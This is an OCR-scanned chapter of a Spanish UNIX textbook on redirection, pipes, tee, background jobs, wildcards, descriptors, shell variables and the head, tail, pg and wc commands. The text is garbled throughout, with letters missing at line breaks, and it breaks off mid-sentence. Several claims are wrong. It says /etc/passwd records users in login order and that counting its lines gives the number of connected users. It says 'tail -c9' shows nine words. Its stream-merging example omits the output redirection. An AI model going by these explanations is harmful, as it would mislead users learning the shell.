La salida estándar es el nombre que recibe el lugar al cual se envían l resultados obtenidos tras la ejecución de una orden. La informació puede ser enviada a una impresora, a un fichero, a la pantalla, etc.

La entrada estándar es el lugar por el cual entran los datos para ejecut una orden. Ésta puede ser el teclado, un fichero, etc. Naturalmente exi te la posibilidad de redireccionar la entrada estándar.

En UNIX siempre hay una entrada estándar, una salida estándar y u salida de errores estándar. Por defecto, éstas son el teclado para la pr mera y la pantalla para las dos últimas.

Cuando se ejecuta un comando, a no ser que se indique lo contrario, éste espera leer sus datos de la entrada estándar y enviarlos a la salida estándar. En caso de que exista algún mensaje de error, se visualizarán por la salida de errores estándar.

Pero en muchas ocasiones es necesario cambiar tanto la entrada como la salida estándar para que los datos obtenidos puedan sernos de utilidad.

Por ejemplo, si tenemos un fichero con los nombres de los empleados de una empresa y necesitamos tener una copia en papel de dichos empleados, el comando *cat*, en un principio, no sería útil ya que este comando muestra el contenido del fichero por la pantalla y nosotros necesitamos que los resultados salgan por impresora.

UNIX no sería un buen sistema operativo si no pudiese cambiar estas pequeñas cosas, por lo que existe una manera de redireccionar la salida de manera que los comandos muestren sus resultados al lugar que el usuario le indica. Este redireccionamiento es extremadamente útil en determinados casos para producir volcados en la pantalla o la impresora.

Redireccionamiento

El término redireccionamiento no es más que una forma de indicarle al *shell* que los comandos deben modificar los lugares habituales por los que recogen y muestran datos. Un usuario puede forzar al *shell* para que obligue a una orden a cambiar la entrada estándar para que ésta sea un fichero en lugar de ser el teclado. De igual manera se puede hacer con la salida estándar y con la salida de errores estándar.

El carácter utilizado para indicar el redireccionamiento de salida es el símbolo mayor que (**>**).

El carácter utilizado para indicar el redireccionamiento de entrada es el símbolo menor que (**<**).

Para indicar a una orden que en lugar de mostrar los datos por pantalla lo escriba en un fichero, se hace de la manera siguiente:

```
$ cat agenda > fich.out
```

Al ejecutar la orden *cat* del ejemplo anterior, el contenido del archivo *agenda* es llevado al fichero *fich.out*.

En capítulos anteriores veíamos que era posible crear un fichero mediante la orden *cat* seguida de un símbolo mayor que (**>**), ahora estamos preparados para comprender bien esta sintaxis.

```
$ cat > fichero
```

Esta orden redirecciona la salida estándar de manera que *cat* envía todo lo que se escriba por teclado a un fichero. Este fichero contendrá, por consiguiente, un registro de todo lo que hemos escrito en el teclado de nuestra terminal.

Mediante los redireccionamientos de entrada y salida es posible simular la orden *cp* de UNIX.

Dado un fichero agenda con nombres y teléfonos de usuarios, se crear otro fichero llamado *listin.txt*:

```
# cat > agenda
Alex 7111882
Juan 7156014
Ricky 5195467
Edi 6302030
[CNTL][D]
# cat < agenda > listin.txt
# cat listin.txt
Alex 7111882
```

```
Juan 7156014
Ricky 5195467
Edi 6302030
#
```

Mediante la línea de código:

```
# cat < agenda.kk > listin.txt
```

Se le indica a la orden *cat*, que tome como entrada de datos el fichero *agenda* y que envíe su salida al fichero *listin.txt*. Gracias a estos redireccionamientos que realizamos, la orden *cat* obtiene el texto del primer fichero y, en lugar de mostrar su contenido por pantalla, lo envía a otro fichero diferente.

NOTA

Cuando se utiliza el redireccionamiento de salida, es posible que el fichero indicado ya exista. En tal caso hay que tener cuidado porque los datos se escriben encima, perdiendo el contenido del fichero.

Añadir datos a un fichero

El símbolo mayor que (>) permite redireccionar la salida estándar a un fichero o cualquier otro dispositivo. El problema de utilizar este redireccionamiento es que los datos que tenga el fichero destino se pierden con la llegada de los nuevos.

Existe un símbolo que permite añadir datos a un fichero ya existente sin que el contenido actual de éste se pierda. Se trata de los caracteres: >> (agregar).

Si ahora queremos añadir un usuario más al fichero *listin.txt* sin perder los datos anteriores se haría de la manera siguiente:

```
# cat >> listin.txt
Jorge 7114327

[CNTL][D]
# cat listin.txt
Alex 7111882
Juan 7156014
Ricky 5195467
Edi 6302030
Jorge 7114327
#
```

El ejemplo anterior también podría haberse hecho de otra forma, sin ut lizar la orden *cat*:

```
echo "Jorge 7114327" >> listin.txt
```

Gracias a la flexibilidad del sistema UNIX, existen numerosas fo mas de añadir datos a un fichero. El tercer símbolo de redirecciona miento es el de entrada. Se trata del carácter: **<** , y permite cambiar entrada estándar de una orden por el fichero indicado detrás del mer cionado símbolo.

Tuberías (pipes)

El *shell* utiliza tuberías para conectar la salida de un comando direct mente a la entrada de otro comando. El símbolo que define una tuber es una barra vertical (|).
La sintaxis de este funcionamiento es:

```
comando1 [argumentos] | comando2 [argumentos]
```

Esto es exactamente idéntico a las dos órdenes:

```
comando1 [argumentos] > temp
comando2 [argumentos] < temp
```

Las tuberías son un tipo de fichero especial en UNIX, gracias a ellas es posible incluir numerosas órdenes en una misma línea de comandos para obtener un único resultado.

Estas tuberías encuentran bastante aplicación en el trabajo cotidiano con el sistema operativo UNIX, debido a su gran flexibilidad. Supongamos que queremos obtener un listado de los usuarios y teléfonos almacenados en el fichero *listin.txt*, esto se puede llevar a cabo de diferentes maneras:

La primera es utilizando la orden *sort y* usando como parámetro un fichero con los datos a ordenar. *Sort* toma los datos del fichero pasado como parámetro y los ordena mostrando los resultados por la salida estándar.

```
$ sort listin.txt
Alex 7111882
Edi 6302030
Jorge 7114327
Juan 7156014
Ricky 5195467
$
```

En el ejemplo hemos tomado el fichero con los datos de los usuarios y sus teléfonos y mediante la orden *sort* los hemos ordenado alfabéticamente. (Para obtener más información acerca del comando *sort*, ver el capítulo dedicado a las órdenes de UNIX).

Una consideración a tener en cuenta es que *sort* no modifica el contenido del fichero que se le pasa como parámetro, sino que toma los datos del fichero, los lleva a un *buffer* de memoria y allí los ordena dejando intacto al fichero.

Si en lugar de obtener los resultados por pantalla los queremos alma cenar en otro fichero, habría que redireccionar la salida estánda para que los resultados se llevasen allí en lugar de a la salid estándar.

```
$ cat listin.txt
Alex 7111882
Juan 7156014
Ricky 5195467
Edi 6302030
Jorge 7114327
$
$
$ sort listin.txt > temp
$ cat temp

Alex 7111882
Edi 6302030
Jorge 7114327
Juan 7156014
Ricky 5195467
$
```

En primer lugar se comprueba que el fichero *listin.txt* no está orden do, posteriormente se ordena enviando la salida a otro fichero llama *temp*. Tras ejecutar esta orden, el fichero *temp* contiene los datos de l usuarios ordenados alfabéticamente pero el fichero *listin.txt* los ma tiene tal y como estaban. Para comprobar que *temp* contiene los dat de la manera esperada, se visualizan utilizando la orden *cat*.

Todo este proceso se puede resolver en una línea utilizando una tube y sin utilizar los símbolos de redireccionamiento:

```
$ cat listin.txt
Alex 7111882
Juan 7156014
Ricky 5195467
Edi 6302030
Jorge 7114327
$
$
$ cat listin.txt | sort
Alex 7111882
Edi 6302030
Jorge 7114327
Juan 7156014
Ricky 5195467
$
```

La tubería recoge la salida de la ejecución de la orden *cat* y la conecta a la entrada de la orden *sort*. El resultado es una ordenación de los datos que entran en la tubería. Al igual que ocurría anteriormente, el fichero *listin.txt* no se modifica y los datos obtenidos no se guardan en ningún sitio. Para almacenar los datos en un fichero temporal habría que incluir un redireccionamiento de salida.

```
$ cat listin.txt | sort > temporal.txt
```

La orden tee

En UNIX, existe un comando muy peculiar que permite enviar datos a dos lugares simultáneamente. Esta orden se llama *tee*. Normalmente se emplea cuando se desea visualizar el resultado de una orden y además se desea almacenarlo en un fichero para posteriores consultas.

Si deseamos obtener un listado de los ficheros de un directorio y gu
dar la salida en un archivo para poder emplearlo posteriormente en alg
momento utilizaremos la orden *tee*:

```
$ ls -Al | tee listado

total 170
-rw-r--r--   2 user1      group          47      Feb 26 01:19   cartal
-rw-r--r--   1 user1      group       25237      Feb 24 14:36   libro.txt
-rw-r--r--   1 user1      group       25237      Feb 24 14:36   libro.txt.bak
-rw-r--r--   1 user1      group       10514      Feb 26 02:56   libro2.txt
-rw-r--r--   1 user1      group        8574      Feb 26 02:56   libro2.txt.ba
drwxr-xr-x   3 user1      group         512      Feb 23 03:38   mailfolders
-rw-r--r--   1 user1      group        1594      Mar 1  23:24   Main.dt
-rw-------   1 user1      group         399      Feb 23 03:42   mbox
-rwxrwxrwx   1 user1      group          11      Feb 24 13:17   nuevo_fich
-rw-r--r--   1 user1      group         231      Feb 23 03:34   Personal.dt
-rw-r--r--   1 user1      group        4265      Mar 1  23:29   trash.dt
$
```

El nombre que sigue a la orden *tee* es el fichero en el que se van a alm
cenar los datos. Para comprobar que realmente se han guardado ba
con visualizar dicho fichero utilizando, por ejemplo, la orden *cat*.
posible utilizar más de una tubería para dar formato a los resultad
obtenidos. Si queremos obtener un listado del directorio actual, orc
narlo y posteriormente visualizarlo a la vez que guardamos los resul
dos en un fichero, podríamos hacer lo siguiente:

```
$ ls | sort | tee fich.txt
cartal
fich2.txt
```

```
libro.txt
libro.txt.bak
libro2.txt
libro2.txt.bak
listado
mailfolders
Main.dt
mbox
nuevo_fich
Personal.dt
pp.kk
trash.dt
#
```

En el fichero llamado *fich.txt* se obtiene un listado ordenado de los ficheros del directorio actual.

Programas en background

En el segundo capítulo del libro se hablaba de UNIX como un sistema operativo multitarea y multiusuario. Hasta ahora, todos los ejemplos de programas que se han visto han sido ejecutados en un modo de trabajo monotarea, es decir, se ejecuta un único programa cada vez. Esto es debido principalmente a que cuando el *shell* está procesando un comando, el símbolo *prompt* no aparece en pantalla para darnos vía libre y poder continuar introduciendo órdenes. Sin embargo, una de las principales características de UNIX radica en la posibilidad de ejecutar numerosos trabajos a la vez. Para ello, es necesario conocer una nueva forma de trabajo denominada como *background*. Este conocido término inglés se puede traducir como "trabajo en segundo plano" o también "trabajo en modo subordinado".

La finalidad de ejecutar trabajos en *background* no es otra que la poder disponer del *prompt* mientras se está ejecutando una orden el sistema operativo.

La sintaxis para ejecutar un comando en modo subordinado es:

comando [argumentos] &




Fig. 4-2: Esquema de funcionamiento de la orden tee.

El símbolo & es el indicador de trabajo en segundo plano. Cuando *shell* lee la línea de órdenes y encuentra este carácter, procede a la e cución de la línea a la vez que nos muestra el *prompt* por pantalla pa poder introducir una nueva orden.

Trabajar con comandos en modo *background* es útil cuando ést requieren un período de tiempo relativamente largo hasta poder mostr sus resultados por pantalla.

Un claro ejemplo es el comando *find*. Este comando busca en el dire torio especificado un nombre de fichero concreto y cuando lo encontrado, lo muestra por la pantalla. Si el directorio de búsqueda

la raíz, el tiempo de búsqueda puede durar varios segundos (dependiendo del tamaño del disco duro) y si la orden no se ejecuta en *background*, es preciso esperar a que termine para poder introducir otro comando. Cuando se ejecuta un comando en segundo plano, el *shell* muestra por pantalla un número de trabajo que hace referencia a dicho comando. Este número es distinto para cada orden procesada en segundo plano y es absolutamente imprescindible para poder trabajar con ellas posteriormente.

```
$ find / -name carta.txt -print &

1134
$
```

Aparentemente, uno de los inconvenientes que tiene el trabajar en modo *background* es que cuando la orden ha terminado su ejecución muestra los resultados por la salida estándar lo que puede provocar un acoplamiento de caracteres en la pantalla. Si ejecutamos la orden *find* en segundo plano para buscar un fichero en un lugar concreto e inmediatamente después hacemos un listado largo, mediante *ls -Al*, de otro directorio, corremos el riesgo de que la orden *find* termine su ejecución antes de que el listado haya concluido, lo que provoca que ambas salidas se acoplen y no se pueda distinguir una de la otra.

```
$ find /usr/user1 -name listado -print &

509
$ ls -Al

total 174
-rw-r-r-   1 root     sys          278      Mar 4 12:13
$ /usr/user1/listado
```

```
-rw-r-r-   1 root     sys        0      Mar 412:04     fich2.txt
-rw-r-r-   1 user1    group      25237  Feb 24 14:36   libro.txt
-rw-r-r-   1 user1    group      25237  Feb 24 14:36   libro.txt.bak
-rw-r-r-   1 user1    group      10514  Feb 26 02:56   libro2.txt
-rw-r-r-   1 user1    group      8574   Feb 26 02:56   libro2.txt.bak
-rw-r-r-   1 root     ys         718    Mar 4 12:00    listado
drwxr-xr-x 3 user1    group      512    Feb 23 03:38   mailfolders
-rw-r-r-   1 user1    group      1594   Mar 1  23:24   Main.dt
-rw----    1 user1    group      399    Feb 23 03:42   mbox
-rwxrwxrwx 1 user1    group      11     Feb 24 13:17   nuevo_fich
-rw-r-r-   1 user1    group      231    Feb 23 03:34   Personal.dt
-rw-r-r-   1 user1    group      4265   Mar 1  23:29   trash.dt
```

Como se puede observar en el ejemplo anterior, en la primera línea pide buscar el fichero llamado "listado" en el directorio /usr/use Debido a que la búsqueda se ejecuta en modo *background* se muest el número de trabajo (en la segunda línea) y a continuación aparece *prompt* del sistema. Justo antes de que la orden *find* termine su ejec ción, se pide un listado largo del directorio actual mediante la orden *–Al*. Ambas órdenes muestran el resultado por pantalla, lo que prov ca que el resultado de la búsqueda se intercale con el listado. (Lín sexta del ejemplo).

Para evitar que esto ocurra, lo más normal es que la salida del pr grama que se ejecuta en *background* se redireccione a un fichero manera que no muestre nada por pantalla mientras trabaja. Esto haría de la forma siguiente:

```
$ find /  -name listado - print > fichero &
```

Caracteres especiales

Existe una serie de caracteres que el *shell* interpreta de manera especial cuando se introducen en la línea de órdenes. Se denominan *metacaracteres* y son: *, ?, [ ], -.

Una vez que se ha introducido el comando a ejecutar, el *shell* busca en la línea de órdenes estos posibles caracteres para "expandirlos" y darles un significado concreto.

- La aparición de * empareja cualquier cadena de caracteres
- Un símbolo de interrogación ? empareja un carácter cualquiera
- Los corchetes [ ] permiten incluir rangos de caracteres dentro de ellos, estos rangos van separados por el símbolo - (guión).

Al proceso de creación de nombres de ficheros a partir de la utilización de metacaracteres se denomina "generación de nombres". A continuación algunos ejemplos:

```
$ ls -Al *.txt
```

Muestra un listado largo de aquellos ficheros que tengan cualquier número de caracteres y los cuatro últimos sean "*.txt*".

```
$ ls -Al p*
```

Visualiza aquellos ficheros cuyo nombre comience por la letra "p" y que vayan seguidos de cualquier cadena de caracteres. Un posible resultado de la orden anterior sería:

```
p
parte
```

```
proyecto.a
piso_1.art
```

Es decir, la aparición de un asterisco (*) en una línea de órdenes obli
al *shell* a expandir el metacaracter formando patrones que cumplan
condición impuesta.
Más ejemplos:

```
$ ls /usr/[A-D]*/ *.*
```

El ejemplo anterior lista todos aquellos ficheros que contengan
punto en su nombre y se encuentren en los subdirectorios que comie
cen por las letras mayúsculas A, B,C ó D dentro del directorio /usr. U
posible resultado de esta orden sería:

```
/usr/Bin/fichero.af3
/usr/Dir/carta.txt
/usr/Calendario/agenda_1.wxr
/usr/Alumnos/user.1
/usr/Alumnos/user.old
```

Como puede apreciarse, el guión delimita el número de caracteres
rango especificado. Para realizar un listado de aquellos ficheros cu
nombre sólo tenga tres caracteres se haría:

```
$ ls -Al ???
```

Cada interrogación sustituye a un carácter, de manera que los ficher
con más de tres caracteres no se visualizarían. Los metacaracteres
pueden utilizar con cualquier tipo de orden de UNIX. Es posible copi
todos los ficheros de extensión **.c** a un directorio concreto de la siguie
te forma:

```
$ cp ./*.c /directorio
```

En el ejemplo que hemos mostrado, se copian todos los fichero cuyos últimos dos caracteres sean el punto y la letra c desde el directorio actual hasta el directorio destino.

Existe un método para evitar que el *shell* expanda los caracteres. Este método puede ser muy útil cuando un fichero contiene caracteres especiales en su nombre. Por ejemplo, si tenemos un fichero llamado *preguntas?.txt* y queremos saber su tamaño, propietario, etc. es necesario utilizar la orden ls –al. Pero cuando se hace, el *shell* interpreta el signo de interrogación automáticamente como un metacaracter en lugar de hacerlo como parte del nombre del fichero.

Para ocultar metacaracteres se utilizan los símbolos \ (barra invertida) y ' ' (comillas simples).

```
$ ls -Al '????'
```

Muestra por pantalla las características del fichero cuyo nombre coincida con el comodín:"????".

```
$ ls \*
```

Visualiza el fichero cuyo nombre sea un asterisco. La barra invertida oculta el metacaracter que vaya situado a continuación. Las comillas simples ocultan los metacaracteres que están dentro de las comillas.

Descriptores

En UNIX, a todo fichero abierto se le asocia un número que lo identifica del resto de los ficheros. Este número se denomina *descriptor* y es utilizado para realizar las operaciones básicas sobre los ficheros como son la lectura y escritura.

Siempre que se comienza una sesión de trabajo se abren tres ficheros p
defecto, la entrada estándar, la salida estándar y la salida de erro
estándar. A estos ficheros predeterminados se les asocian los descrip
res 0, 1 y 2 respectivamente.

Anteriormente se ha visto de qué manera se puede redireccionar la ent
da y salida estándar. Ahora también mostraremos la forma de redire
cionar la salida de errores.

En UNIX, cuando se ejecuta una orden y ésta no tiene éxito, se mues
un mensaje de error por la pantalla indicando el tipo de error. La raz
de que los mensajes se visualicen por pantalla es debido a que ésta es
salida de errores por defecto. Para poder modificar la opción se utili
la sintaxis siguiente:

```
comando [argumentos] descriptor> nombre_fichero
```

donde *descriptor* representa al número de descriptor que querem
redireccionar a un fichero.

```
$ cat ficherol 2>fich_error
```

La orden *cat* muestra el contenido de un fichero si éste existe, pero
no ser así, muestra un mensaje de error. Para que el mensaje de error
salga por pantalla se redirecciona la salida de errores estándar y se lle
al fichero *fich_error*.

Si visualizamos el fichero apreciaremos que contiene el mensaje de err
devuelto por la orden *cat*.

```
$ cat fich_error
cat: cannot open ficherol: No such file or directory (error 2)
$
```

Este método de redireccionar la salida de errores es muy utilizado en los guiones *shell*. Los guiones *shell* no son más que ficheros creados por el usuario que en su interior contiene órdenes del sistema que se ejecutan de manera secuencial (ver capítulo Séptimo del libro).

En muchas ocasiones, cuando no se desea visualizar los errores por pantalla y tampoco se necesita llevarla a un fichero para su posterior uso, es muy útil llevarla al fichero /dev/null. Este fichero es similar a un agujero negro, toda la información que allí se deposita se pierde y no es posible recuperarla en absoluto.

```
$ cat fichero 2>/dev/null
$
```

Mezcla de flujos

Cuando se quiere redireccionar tanto la salida de errores como la salida estándar para que ambas vayan a un mismo fichero se utiliza una técnica conocida como "mezcla de flujo". Su sintaxis es correctamente la siguiente:

```
$ cat agenda.txt 2>&1 fichero_salida
```

ADVERTENCIA

No confundir el símbolo ampersand (&) de la mezcla de flujos con la ejecución de comandos en modo background.

En el ejemplo, la salida estándar y la salida de errores estándar se mezclan y van a parar a un mismo fichero. En ningún caso se muestran resultados por pantalla.

Variables del shell

Al igual que un lenguaje de programación utiliza variables para almac
nar valores, existen una serie de variables que maneja el *shell* y que
conocen con el nombre de "variables de entorno". Estas variables alm
cenan valores que pueden cambiar durante la sesión de trabajo. Aunq
en el capítulo "El lenguaje de programación del *shell*" se profundiza c
este tipo de variables, es importante tener un conocimiento previo de ést

Las variables del *shell* pueden contener cadenas de texto y la forma
asignarles un valor es la siguiente:

```
nombre_variable=valor
```

Para hacer referencia a la variable se utiliza su nombre, sin embarg
para referirse a su contenido es necesario escribir un símbolo de dól
precediendo al nombre.

Anteriormente en este capítulo se ha hablado de la variable PATH. Es
variable contiene el nombre de los directorios por los que se busca u
fichero ejecutable cuando éste se ejecuta.

El contenido de esta variable es un conjunto de directorios separados p
el separador dos puntos (:)

```
PATH= :/bin :/usr/bin:/usr1/programas
```

Para visualizar el valor actual de la variable PATH se puede utilizar
comando *echo* de UNIX.

```
$ echo $PATH
:/bin:/usr/bin:/usr1/programas
$
```

Es necesario incluir siempre el signo dólar (**$**) delante del nombre de la variable o de lo contrario la orden *echo* no mostraría el contenido de la variable, sino la propia palabra.

Existen otra serie de variables muy importantes como, por ejemplo, LOGNAME, esta variable almacena el nombre de conexión del usuario. Para averiguar cuál es nuestro nombre de conexión basta con hacer lo mismo que en el ejemplo anterior:

```
$ echo $LOGNAME

alex
$
```

En el caso de que el usuario sea *root*, la variable LOGNAME tendrá el siguiente nombre:

```
$ echo $LOGNAME

root
$
```

La forma de visualizar las variables que existen en el entorno, es mediante el comando *set*.

```
# set
LOGNAME=root
MAIL=/usr/spool/mail/root
MAILER=mail
PATH=/usr/lib/X11/IXI/XDesktop/bin:/usr/lib/X11/etc:/usr/bin:
PS1=#
PS2=>
SHELL=/bin/sh
```

```
TERM=ansi
#
```

Este comando muestra el estado de las variables definidas en el entorn
En el caso del ejemplo que presentamos, se trata del entorno utilizad
por el superusuario.

La variables PS1 almacena el *prompt* que aparecerá en la sesión de tra
bajo actual. Si queremos cambiar el signo de dólar por otro símbol
basta con hacerlo de la manera siguiente:

```
$ PS1= ?

?
```

Desde este momento y hasta que se termine la sesión de trabajo el nuev
prompt será una interrogación. En el caso de *root*, la variable PS1 con
tiene por defecto el carácter #.

Existe otra variable denominada PS2. Esta variable es el *prompt* secun
dario. Este tipo de *prompt* aparece cuando en una línea de órdenes s
abren unas comillas y se pulsa la tecla *Intro*. El *shell* detecta que la
comillas no se han cerrado y muestra un *prompt* secundario para que s
sigan introduciendo caracteres. Por defecto, el signo del *prompt* secun
dario es un símbolo mayor que (**>**).

```
$ echo ' Esto es un ejemplo de [ENTER]
> prompt secundario' [ENTER]
Esto es un ejemplo de prompt secundario
$
```

Este *prompt* se cambia de la misma manera que hemoa hecho con el anterior. El resto de las variables son:

- MAIL es el directorio de correo electrónico del usuario.
- SHELL almacena el tipo de *shell* con el que se está trabajando.
- TERM almacena el tipo de terminal en el que se está trabajando actualmente.

Pero además de todas estas variables, el *shell* de UNIX tiene otras variables internasadicionales que pueden llegar a ser útiles en la programación de guiones *shell*.

Siempre que se ejecuta una orden, ésta devuelve al *shell* un valor entero identificando el estado en que se llevó a cabo la ejecución de dicha orden. Cuando anteriormente, en este libro, se ha intentado visualizar con la orden *cat*, el contenido de un fichero que no existía, el *shell* devolvía un mensaje de error del tipo:

```
$ cat fich
cat: cannot open fich: No such file or directory (error 2)
$
```

Este número que devuelve el *shell* es el tipo de error producido cuando la orden ha intentado abrir un fichero que no existe.

Cuando una orden se lleva a cabo con éxito, devuelve al *shell* el valor cero. En caso contrario devuelve un valor distinto de cero. Este valor dependerá del tipo de error producido.

Para ver en qué estado se llevó a cabo la ejecución de una orden se consulta la variable interna **$?**.

En esta variable el *shell* almacena el estado de ejecución de la última orden.

```
$ cat fich
cat: cannot open fich: No such file or directory (error 2)
$ echo $?

2
$
```

En el ejemplo que mostramos, debido a que el fichero no pudo abrirse en la variable $? se recoge el valor 2. Cuando una orden se lleva a cabo con éxito se recogerá un cero.

```
$ find . -name agenda -print
agenda
$ echo $?

0
$
```

El fichero .profile

Cada vez que un usuario se conecta al sistema, se ejecutan una serie de pasos hasta que por último se invoca al *shell*. Lo primero que hace el *shell* es ejecutar un fichero llamado *.profile*. (El punto que lleva delante es debido a que es un fichero oculto). Existe un fichero *.profile* por cada usuario conectado al sistema.

En este fichero se colocan las variables necesarias para que el entorno se configure a gusto del usuario una vez que comience la sesión de trabajo. Si un usuario desea cambiar el *prompt* por defecto por uno a su gusto basta con colocar la variable PS1 en este fichero. También es posible configurar una serie de permisos por defecto para la sesión de trabajo mediante la orden *umask*.

Capitulo 5

TRATAMIENTO DE ARCHIVOS DE TEXTO

tamiento de archivos de texto

UNIX posee una enorme colección de utilidades para el tratamiento de archivos de texto. Es importante recalcar que cuando se habla de archivos de texto se entiende por aquellos archivos cuyo contenido se encuentra en código ASCII. Para crear archivos de texto se puede utilizar el comando *cat*. Este comando no es el más adecuado, ya que no permite retroceder en las líneas para corregir los posibles errores y por lo tanto dificulta el proceso de creación de los mismos. Sin embargo existen poderosos editores de textos que permiten avanzar, retroceder, buscar palabras, etc. como es el caso del editor *vi*. De cualquier manera, hasta que se vean los comandos del editor *vi*, seguiremos utilizando las órdenes vistas hasta ahora.

rramientas para el manejo de archivos de texto

Antes de comenzar a comentar las órdenes más importantes de este capítulo, tomaré un fragmento de un artículo aparecido en una revista de deportes, como objetivo, sobre el cual se aplicarán la mayoría de los comandos. El fragmento se introduce en un archivo de texto llamado *relato*, y su contenido es:

```
Desde que en 1985 Michael J. Jordan entró en la NBA
nadie ha podido superar la capacidad anotadora de
este superhéroe, que, día a día va demostrando ser
el mejor jugador de baloncesto de todos los tiempos.
```

La orden tail

La orden *tail* permite obtener las líneas finales de un archivo de texto independientemente de la posición por la que se empiece a contar el mismo. Su sintaxis es:

tail [opciones] [+|-] n archivo

donde n es el número de líneas a visualizar. Estas líneas se toman co respecto al origen o el final del archivo dependiendo del signo qu lleve delante el parámetro.

```
$ tail -2 relato
este superhéroe, que, día a día va demostrando ser
el mejor jugador de baloncesto de todos los tiempos.
$
```

Cuando esta orden se ejecuta con éxito muestra por pantalla los result dos obtenidos. Es importante indicar que el contenido del archivo d texto no se altera. El manejo de la orden *tail* puede ser importante pa un administrador del sistema, ya que puede ayudarse de esta orden pa realizar funciones de control sobre el resto de los usuarios. El archiv /etc/passwd es un archivo de texto, por lo tanto es posible obtener nombre del último usuario que se ha conectado al sistema, ya que en archivo /etc/passwd se almacenan los nombres de los usuarios de man ra secuencial según van entrando.

```
$ tail -1 /etc/passwd
bart:x:300:50:bart simpson:/usr/simpson:/bin/sh
$
```

Como se muestra en el ejemplo, el usuario bart ha sido el último e conectarse. Más adelante se muestra otro ejemplo más útil, qu permite averiguar la hora de conexión del usuario. Pero el comand *tail* no sólo obtiene el número de líneas indicado de un archivo d texto, sino que además permite obtener una serie de palabr (siempre comenzando por el final). Para ello se ayuda de una serie d modificadores.

```
$ tail -c9 relato
tiempos.
$
```

En el ejemplo se muestra la forma de obtener las últimas nueve palabras del texto. Es posible combinar la potencia de *tail* junto con otras órdenes del sistema y mediante el uso de las tuberías obtener de nuevo el último usuario conectado al sistema.

En esta ocasión no se utiliza el archivo /etc/passwd, sino que se utiliza la orden *who*. Esta orden obtiene de los usuarios conectados al sistema de una manera ordenada, de manera que el último usuario mostrado por la orden *who* indica que fue el último en conectarse al sistema.

```
$ who | tail -1
$ bart   ttyp1   Mar  5   19:40
```

La orden head

La orden *tail* obtiene información de un archivo comenzando por el final, pero existe otra orden similar que lo hace justo lo contrario, es decir, mostrar las primeras líneas de un archivo de texto comenzando por el principio. Se trata de *head*. Para saber qué usuario ha sido el primero en conectarse al sistema basta con obtener la primera línea del archivo /etc/passwd.

```
$ head -1 /etc/passwd
root:x:0:3:Superuser:/:
$
```

Como se puede observar el primero en conectarse fue el **superusuario**. Si no se especifica un número concreto de líneas, tanto *head* como *tail* muestran por defecto 10 líneas. Es posible utilizar una mezcla de *head* y *tail* para conseguir una línea intermedia de un archivo de texto. Gracias a la ayuda de una tubería, la salida obtenida por la orden *head* se conecta con la entrada de la orden *tail*. Si se desea obtener únicamente la tercera línea del archivo *relato*.

```
# cat relato
Desde que en 1985 Michael J. Jordan entró en la NBA
nadie ha podido superar la capacidad anotadora de
este superhéroe, que, día a día va demostrando ser
el mejor jugador de baloncesto de todos los tiempos.
# head -3 relato | tail +3
este superhéroe, que, día a día va demostrando ser
#
```

Mediante los signos más y menos se comienza a contar por el comienz
o final del texto a emplear.

Visualizar la información página a página

El comando *pg* (*page*) permite visualizar información por pantall
realizando paradas cada 24 líneas, este comando es muy útil cuand
se necesita hacer un listado de un directorio donde el número d
archivos excede el número máximo de líneas de pantalla. Gracias a *p*
se hace una pausa y mediante la pulsación de la tecla [ENTER] co
tinúa el listado. La orden *pg* no avisa que hay que pulsar la tec
[ENTER], sino que muestra el signo dos puntos (:) en la parte inf
rior izquierda de la pantalla. Para utilizar esta orden con este fin,
necesario que se coloque a la derecha de una tubería, de esta mane
toma como entrada la salida del listado.

```
$ ls -Al | pg
total 234
drwxr-xr-x    3 bin      bin        3584    Feb 22 15:50 bin
drwxr-xr-x   12 bin      bin        6144    Mar  5 19:46 dev
drwxrwxr-x   25 bin      auth       7168    Mar  5 19:47 etc
drwxr-xr-x    2 bin      bin        2560    Feb 22 15:07 ibin
drwxr-xr-x    2 bin      bin         512    Feb 22 15:14 isl
```

```
-rw-r-r-      1 root     sys       28      Mar  1 18:06 letter
drwxrwxr-x    6 bin      bin       1536    Feb 22 15:50 lib
drwxr-xr-x    2 root     root      1024    Feb 22 14:55 lost+found
drwxr-xr-x    3 root     ys        512     Feb 22 20:17 mailfolders
-rw-r-r-      1 root     sys       2000    Mar  5 19:47 Main.dt
-rw----       1 root     sys       1943    Feb 23 05:20 mbox
drwxrwxrwx    2 root     bin       512     Mar  2 18:54 mnt
drwxr-xr-x    5 root     root      512     Feb 22 14:36 opt
-rw-r-r-      1 root     sys       231     Feb 22 15:18 Personal.dt
lrwxrwxrwx    1 root     root      35      Feb  22   15:05   pmd   ->
/var/opt/K/SCO/Unix
:
```

Los dos puntos aparecen para indicar que no caben más líneas en la página actual, para seguir visualizando la siguiente parte del listado es necesario pulsar la tecla [ENTER].

Contar palabras - el comando wc

El comando *wc* permite contar líneas, palabras o caracteres de un archivo de texto. Para saber el número de líneas que tiene el archivo *relato* se hace de la manera:

```
$ wc -l relato
      4 relato
$
```

Con el modificador **-l**, la orden *wc* muestra el número de líneas de un archivo de texto. Tras mostrar dicho número aparece también el nombre del archivo. Nuevamente esta órden es de gran utilidad para un administrador del sistema, ya que se puede utilizar para saber el número total de usuarios conectados al sistema.

```
$ wc -l /etc/passwd
```

```
      23 /etc/passwd
$
```

Pero *wc* admite otros modificadores que además de contar el número d líneas de un archivo de texto devuelven el número de caracteres totale del mismo así como el número de palabras.

```
$ wc -c relato
     206 relato
$ wc -w relato
      37 relato
$
```

El archivo *relato* tiene 206 caracteres y 37 palabras.

Ordenar con sort

La orden *sort*, aunque ya se ha visto anteriormente, tiene diferentes fo mas de uso, muy útiles para el manejo de archivos de texto. Su sintaxis e

sort [opciones] [especificador de campos] [archivo(s)]

